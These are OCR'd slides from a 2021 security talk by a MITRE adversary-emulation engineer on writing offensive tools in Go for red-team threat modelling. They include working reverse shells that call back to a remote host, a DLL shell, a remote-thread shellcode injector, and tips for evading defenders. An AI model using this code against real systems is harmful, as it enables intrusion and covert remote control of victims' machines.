
Offensive GoLang 2.0

Michael C. Long II

Principal Adversary Emulation Engineer at MITRE

Pen Test HackFest Summit 2021



Disclaimer

The author's affiliation with The MITRE Corporation is provided for identification purposes only, and is not intended to convey or imply MITRE's concurrence with, or support for, the positions, opinions, or viewpoints expressed by the author.

Note: a copy of these slides will be hosted at https://github.com/bluesentinelsec/OffensiveGoLang

C:\> net user

- Principal Adversary Emulation Engineer at MITRE
- SANS graduate and Ph.D. student at DSU
- Contributor: Metasploit, CALDERA, ATT&CK®
- Maintainer: Offensive GoLang
- Speaker: SANS, Wild West Hackin’ Fest, ATT&Ckcon, DEFCON Adversary Village
- Volunteer

Agenda

- Why this talk?
- Go malware in the wild
- Go basics
- The wonders of cross compilation
- Calling the Windows API and injecting shellcode
- In-memory attacks
- Using Go from other languages


What is Go?


- A general-purpose programming language
- Created at Google in 2007 by Robert Griesemer, Rob Pike, and Ken Thompson
- Took best traits of multiple languages:
  - Static typing and run-time efficiency like C
  - Readability and usability like Python
  - Portability like Java minus the JVM

https://go.dev/blog/gopher

Why this Talk?

- Why should we as network defenders care about Go malware?
  - Because adversaries are using it!





https://unit42.paloaltonetworks.com/the-gopher-in-the-room-analysis-of-golang-malware-in-the-wild/

Go Malware in the Wild

- Nation states and cybercrime actors are using malware written in Go
  - Sandworm Team deployed Exaramel-Linux in campaign targeting Centreon systems [1][2]
  - APT28 deployed Zebrocy variant compiled for Windows OS [3]
  - Ekans malware targeted ICS-related processes [4][5]
  - Kinsing executes a Bitcoin cryptocurrency miner [6][7]
  - Mustang Panda used loader written in Go to deploy PlugX [8]
  - Rocke deployed dropper written in Go to install/protect Monero miner [9]
  - APT29 deployed WellMess and WellMail malware in campaigns targeting organizations involved with COVID-19 vaccine development [10]

Here’s the Deal

- Adversaries are compromising organizations using Go-based malware
- Red teamers and pentesters need to know how model these threats
- Blue teamers need to know how to mitigate these threats
- This presentation focuses on the former, but offers some quick wins for the latter

The Basics




Image by Egon Elbre

Installing Go is Easy

- You can install Go with package managers or stand-alone installers
- Windows:
  - `C:\> choco install golang`
- Linux:
  - `$ sudo apt install golang`
- MacOS:
  - `$ sudo brew install go`
- You may have to add Go toolchain to your executable path

Simple Syntax

- Go has minimal, yet expressive syntax
  - Easy to read, write, and learn
- To compile, open a terminal and type:
  - `$ go build helloWorld.go`
  - `$ ./helloWorld`

```
1  package main
2
3  import "fmt"
4
5  func main() {
6      fmt.Println("Hello, world!")
7  }
8
```

Robust Development Tools


- Download remote packages
  - `$ go get github.com/bluesentinelsec/offensivegolang`
- View built-in documentation
  - `$ go doc ~/go/src/github.com/bluesentinelsec/offensivegolang`
- Automatically format source code
  - `$ gofmt helloWorld.go`
- Catch stylistic errors
  - `$ go lint helloWorld.go`
- Use built in test framework
  - `$ go test -v ./…`

Building Go Executables like a Pro

The Wonders of Cross Compilation

- Cross compilation is one of Go's strongest features
- You can target Windows, MacOS, and Linux out of box
  - Can also target Android and iOS through gomobile package
- Supports over 20 common CPU architectures such as:
  - i386, amd64, ARM, MIPS, PowerPC

Compile on Linux



Execute on Windows

Or MacOS

About Go Binaries

- The Go compiler produces a single native executable
  - EXE, ELF, Mach-O, or dynamic libraries (.DLL, .SO)
- Go binaries generally have no installation dependencies
  - Compiler statically links Go runtime and needed packages
  - Just upload to target and execute
- Static linking results in larger binaries
  - 2 MB for “Hello World” compared to 54 KB in C
  - Complete RATs are typically less than 20 MB

Creating a Cross Platform Reverse Shell

- We'll explore Go's build features using a simple reverse shell
  - Sends reverse shell every 3 seconds
  - Automatically detects OS and sends correct shell

```go
func main() {
    fmt.Println("Simple Go Reverse Shell")
    for {
        time.Sleep(3 * time.Second)
        sendShell()
    }
}

// sendShell sends a shell to a remote server
func sendShell() {
    // Connect to C2 server
    con, err := net.Dial("tcp", "192.168.159.130:80")
    if err != nil {
        return
    }
    // spawn shell for correct OS
    var cmd *exec.Cmd
    if runtime.GOOS == "windows" {
        cmd = exec.Command("powershell")
    } else {
        cmd = exec.Command("/bin/sh", "-i")
    }
    // send shell's standard in/out/err to C2 server
    cmd.Stdin = con
    cmd.Stdout = con
    cmd.Stderr = con
    cmd.Run()
}
```

Building Cross Platform Payloads

- Compile for current OS (default)
  - `$ go build rshell.go`
- Execute program like a script
  - `$ go run rshell.go`
- Create a Windows EXE… from Linux!
  - `$ GOOS=windows go build rshell.go`
- Create a Linux ELF… from Windows!
  - `PS > $env:GOOS=linux; go build .\rshell.go`

Building Cross Platform Payloads (Continued)

- Compile for MacOS
  - `$ GOOS=darwin go build rshell.go`
- Build for a specific CPU architecture
  - `$ GOOARCH=386   go build rshell.go`
  - `$ GOOARCH=amd64 go build rshell.go`
  - `$ GOOARCH=arm64 go build rshell.go`

- Go also supports conditional compilation with build tags (1) or crafted file names (2)
  1. `// +build windows`
  2. `rhsell_windows.go`

Building Dynamic Libraries

- Go makes it relatively easy to create dynamic libraries
  - Windows DLL's
  - Linux Shared Objects
- You need to make 2 changes to your source code:
  1. Import the C package
  2. Export a function

```
1  package main
2
3  import "C"
4  import (
5      "net"
6      "os/exec"
7      "time"
8  )
9
10 //export EvilFunc
11 func EvilFunc() {
12     for {
13         time.Sleep(5 * time.Second)
14         // connect to c2 server
15         conn, err := net.Dial("tcp", "127.0.0.1:8080")
16         if err != nil {
17             continue
18         }
19
20         // spawn shell
21         cmd := exec.Command("cmd.exe")
22
23         // send shell's standard in/out/err to remote connection
24         cmd.Stdin = conn
25         cmd.Stdout = conn
26         cmd.Stderr = conn
27         cmd.Run()
28     }
29 }
30
31 func main() {
32     // leave blank
33 }
34
```


(1)


(2)

Building Dynamic Libraries (Continued)

- Compile DLL on Windows:
  - `PS > go build -buildmode=c-shared -o rshell.dll rshell.go`
- You can also compile a Windows DLL from Linux! Requires a Windows development such as MinGW
  - `$ GOOS=windows GOARCH=amd64 CGO_ENABLED=1 CC=X86_64-w64-mingw32-gcc go build -buildmode`
- Easily test your payload with rundll32.exe
  - `PS > rundll32.exe rshell.dll,EvilFunc`

Leveling Up





Calling WinAPI Functions from Go


- Calling WinAPI functions from Go allows us to tap into operating system functions
  - Provides greater stealth compared to spawning external processes (tasklist, netstat, systeminfo, etc.)
- Several ways to do this:
  - Use Go's syscall package
  - Use a library like w32 (https://github.com/AllenDeng/w32)
  - Write the code in C, compile into Go project

Calling WinAPI Functions from Go (Continued)

- Example: call OpenProcess using Go's syscall package

```
C++

HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```



```go
// assign process access rights
const (
    processCreateThread     = 0x0002
    processQueryInformation = 0x0400
    processVMOperation      = 0x0008
    processVMWrite          = 0x0020
    processVMRead           = 0x0010
)

// load kernel32.dll and find address of OpenProcess function
var (
    kernel32    = syscall.MustLoadDLL("kernel32.dll")
    OpenProcess = kernel32.MustFindProc("OpenProcess")
)

func callOpenProcess(pid int) (uintptr, error) {
    // setup OpenProcess arguments
    desiredAccess := (processCreateThread | processQueryInformation | processVMOperation | processVMWrite | processVMRead)
    inheritHandle := 0
    processID := pid

    // call OpenProcess function
    processHandle, _, _ := OpenProcess.Call(
        uintptr(desiredAccess),
        uintptr(inheritHandle),
        uintptr(processID))

    if processHandle == 0 {
        err := errors.New("unable to open remote process")
        return 0, err
    }
    // return handle to process
    return processHandle, nil
}
```

Executing Shellcode

- With WinAPI we can write shellcode loaders using *the usual* functions
  - OpenProcess
  - VirtualAllocEx
  - WriteProcessMemory
  - CreateRemoteThread

```
145 // ShellCodeCreateRemoteThread spawns shellcode in a remote process
146 func ShellCodeCreateRemoteThread(PID int, Shellcode []byte) error {
147         // use this function with shellcode as follows:
148         // msfvenom -p windows/x64/exec CMD=notepad.exe EXITFUNC=thread -f ps1
149         // code adapted from: https://github.com/EgeBalci/EGESPLOIT/blob/1a6c4321e9a5b27dc564069fccf03e8f38f3576d/Migrate.go
150
151         L_Addr, _, _ := VirtualAlloc.Call(0, uintptr(len(Shellcode)), MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE)
152         L_AddrPtr := (*[6300000]byte)(unsafe.Pointer(L_Addr))
153         for i := 0; i < len(Shellcode); i++ {
154                 L_AddrPtr[i] = Shellcode[i]
155         }
156
157         var F int = 0
158         Proc, _, _ := OpenProcess.Call(PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|PROCESS_VM_OPERATION|PROCESS_VM_WRITE|PROCESS_VM_READ, uintptr(F), u
159         if Proc == 0 {
160                 err := errors.New("unable to open remote process")
161                 return err
162         }
163         R_Addr, _, _ := VirtualAllocEx.Call(Proc, uintptr(F), uintptr(len(Shellcode)), MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE)
164         if R_Addr == 0 {
165                 err := errors.New("unable to allocate memory in remote process")
166                 return err
167         }
168         WPMS, _, _ := WriteProcessMemory.Call(Proc, R_Addr, L_Addr, uintptr(len(Shellcode)), uintptr(F))
169         if WPMS == 0 {
170                 err := errors.New("unable to write shellcode to remote process")
171                 return err
172         }
173
174         CRTS, _, _ := CreateRemoteThread.Call(Proc, uintptr(F), 0, R_Addr, uintptr(F), 0, uintptr(F))
175         if CRTS == 0 {
176                 err := errors.New("[!] ERROR : Can't Create Remote Thread.")
177                 return err
178         }
179
180         return nil
181 }
```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/master/pkg/windows/execution/shellcode.go

Go Gotcha – Source Code Exposure

- Go payloads include debugging symbols by default
  - Meaning defenders can extract your source code in a debugger – yikes!
  - `$ gdb rshell.go`
  - `(gdb) list`
- How do adversaries resolve this?

```
(gdb) list
1       package main
2
3       import (
4               "fmt"
5               "net"
6               "os/exec"
7               "runtime"
8               "time"
9       )
10
(gdb)
11      func main() {
12              // lhost refers to the C2 server IP address and port
13              lhost := "10.10.10.3:8080"
14              fmt.Println("Simple Cross-Platform Reverse Shell")
15              for {
16                      time.Sleep(1 * time.Second)
17                      sendShell(lhost)
18              }
19      }
20
(gdb)
21      // sendShell sends a command shell to a remote server
22      func sendShell(lhost string) {
23              // Connect to C2 server
24              con, err := net.Dial("tcp", lhost)
25              if err != nil {
26                      return
27              }
28              // spawn shell for correct OS
29              var cmd *exec.Cmd
30              if runtime.GOOS == "windows" {
```

Strip the Binary!

- Go compiler can omit debug symbols and strip the symbol table
  - Defenders can no longer pull source code
  - Variable names are converted to addresses
  - Bonus – it makes the binaries smaller

```
$ go build -ldflags="-s -w" rshell.go
```

```
Reading symbols from rshell_stripped...
(No debugging symbols found in rshell_stripped)
(gdb) list
No symbol table is loaded.  Use the "file" command.
(gdb) file
No executable file now.
No symbol file now.
(gdb)
```

Hide Console Windows

- Go programs usually display console windows on execution
  - We can hide the console window with a simple compiler flag
  - This also suppresses the window on external processes
- PS > **go build -ldflags**

-H=windowsgui rshell.go

```
8   // RunPowerShell executes a command in PowerShell
9   func RunPowerShell(cmd string) ([]byte, error) {
10          c := exec.Command("powershell.exe", cmd)
11          c.SysProcAttr = &syscall.SysProcAttr{HideWindow: true}
12          output, err := c.CombinedOutput()
```

Advanced

https://nix-united.com/blog/why-use-the-go-language-for-your-project/

Memory-Resident Attacks

- Sophisticated payloads commonly exist in memory only
  - Reduces footprint on target
  - Makes it harder to recover and study payload
- We can use our ability to compile Windows DLLs and invoke the Windows API to create in-memory Go payloads

Memory-Resident Attacks (Continued)

- First compile your Go payload into a DLL
  - `go build -buildmode=c-shared -o rshell.dll rshell.go`
- Then convert the DLL into shellcode using sRDI*
  - `PS > python ConvertToShellcode.py -f SendShell -c rshell.dll`
- Inject your shellcode into process memory
  - You can do this in Go or any other shellcode loader
  - `PS > execShellcode.exe <url> <process ID>`

*sRDI project at https://github.com/monoxgas/sRDI

Call Go Code from C

- With a little work, you can compile Go code as C-compatible static libraries (.a files for Linux, .lib for Windows)
  - Why would you want to do this? Interoperability. More on that in a moment…
- First write your intended Go code

```go
// This package provides functions for Account Discovery: Loca
// https://attack.mitre.org/techniques/T1087/001/
package discovery

import "C"

import "os/user"

// GetCurrentUser returns the program's current user account.
func GetCurrentUser() (string, error) {
        currentUser, err := user.Current()
        if err != nil {
                return "", err
        }
        userName := currentUser.Username
        return userName, err
}

```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/dev/discovery/localAccount.go

Call Go Code from C (Continued)

- Next write a C compatible language binding and compile into a static library

```
$ go build -o libDiscovery.a
-buildmode=c-archive discovery.go
```

```go
// This program demonstrates how to write a C binding
// for Offensive GoLang code.

package main

import "C"

import (
        "github.com/bluesentinelsec/OffensiveGoLang/discovery"
)

//export Discovery_GetCurrentUser
func Discovery_GetCurrentUser() *C.char {
        user, err := discovery.GetCurrentUser()
        if err != nil {
                e := err.Error()
                return C.CString(e)
        }
        return C.CString(user)
}

func main() {}
```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/dev/c_bindings/discovery.go

Call Go Code from C (Continued)

- Finally, write your C program and compile

```
$ gcc -o discover.elf discovery.c -L ./
-l Discovery
```

```c
#include <stdio.h>
#include <stdlib.h>

#include "libDiscovery.h"

int main(int argc, char *argv[])
{
    printf("[i] Calling an OffensiveGoLang function: DiscoveryGetCurrentUser\n");

    char *username = Discovery_GetCurrentUser();

    printf("[+] Username: %s\n", username);

    printf("[!] Warning: you are responsible for freeing memory when Go functions

    printf("[i] See 'exampleProgram.c' for more information.\n");

    free(username);

    return 0;
}
```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/dev/examples/use_c_bindings/exampleProgram.c

Why Make C-Compatible Libraries?

- Because now we can call Go code from other languages!
- This example shows us invoking Go code **from Python!**

https://github.com/bluesentinelsec/OffensiveGoLang/tree/dev/examples/use_with_python

```python
#!/usr/bin/python3
import ctypes
import os

def main():
    # load libDiscovery
    libDiscovery_path = os.path.abspath("libDiscovery.so")
    print(f"[i] Loading Library: {libDiscovery_path}")
    libDiscovery = ctypes.cdll.LoadLibrary(libDiscovery_path)

    # set Discovery_GetCurrentUser return type to char *
    print("[i] Setting return type to 'char *' for function, Discovery_GetCurrentUser")
    libDiscovery.Discovery_GetCurrentUser.restype = ctypes.c_char_p

    # invoke Discovery_GetCurrentUser()
    print("[i] Invoking Discovery_GetCurrentUser()")
    user = libDiscovery.Discovery_GetCurrentUser()

    # print the result
    print("[+] Output for Discovery_GetCurrentUser():")
    print(user)
    print("[+] Congrats, you just called Go code from Python. :)")

if __name__ == "__main__":
    main()
```

Output:

```
[i] Loading Library: OffensiveGoLang/examples/use_with_python/libDiscovery.so
[i] Setting return type to 'char *' for function, Discovery_GetCurrentUser
[i] Invoking Discovery_GetCurrentUser()
[+] Output for Discovery_GetCurrentUser():
b'bluesentinel'
[+] Congrats, you just called Go code from Python.
```

Summary

- Why are adversaries using Go?
  - Excellent cross platform compilation capabilities
  - Performant, type safe, garbage collected
  - Robust development stack
  - Native code with few, if any, deployment dependencies
  - Easy syntax
- Its up to us to model these threats!

Questions?

Michael C. Long II

Principal Adversary Emulation Engineer at MITRE

bluesentinel@protonmail.com

@michaellongii

https://www.linkedin.com/in/Michael-long-infosec-expert/

https://github.com/bluesentinelsec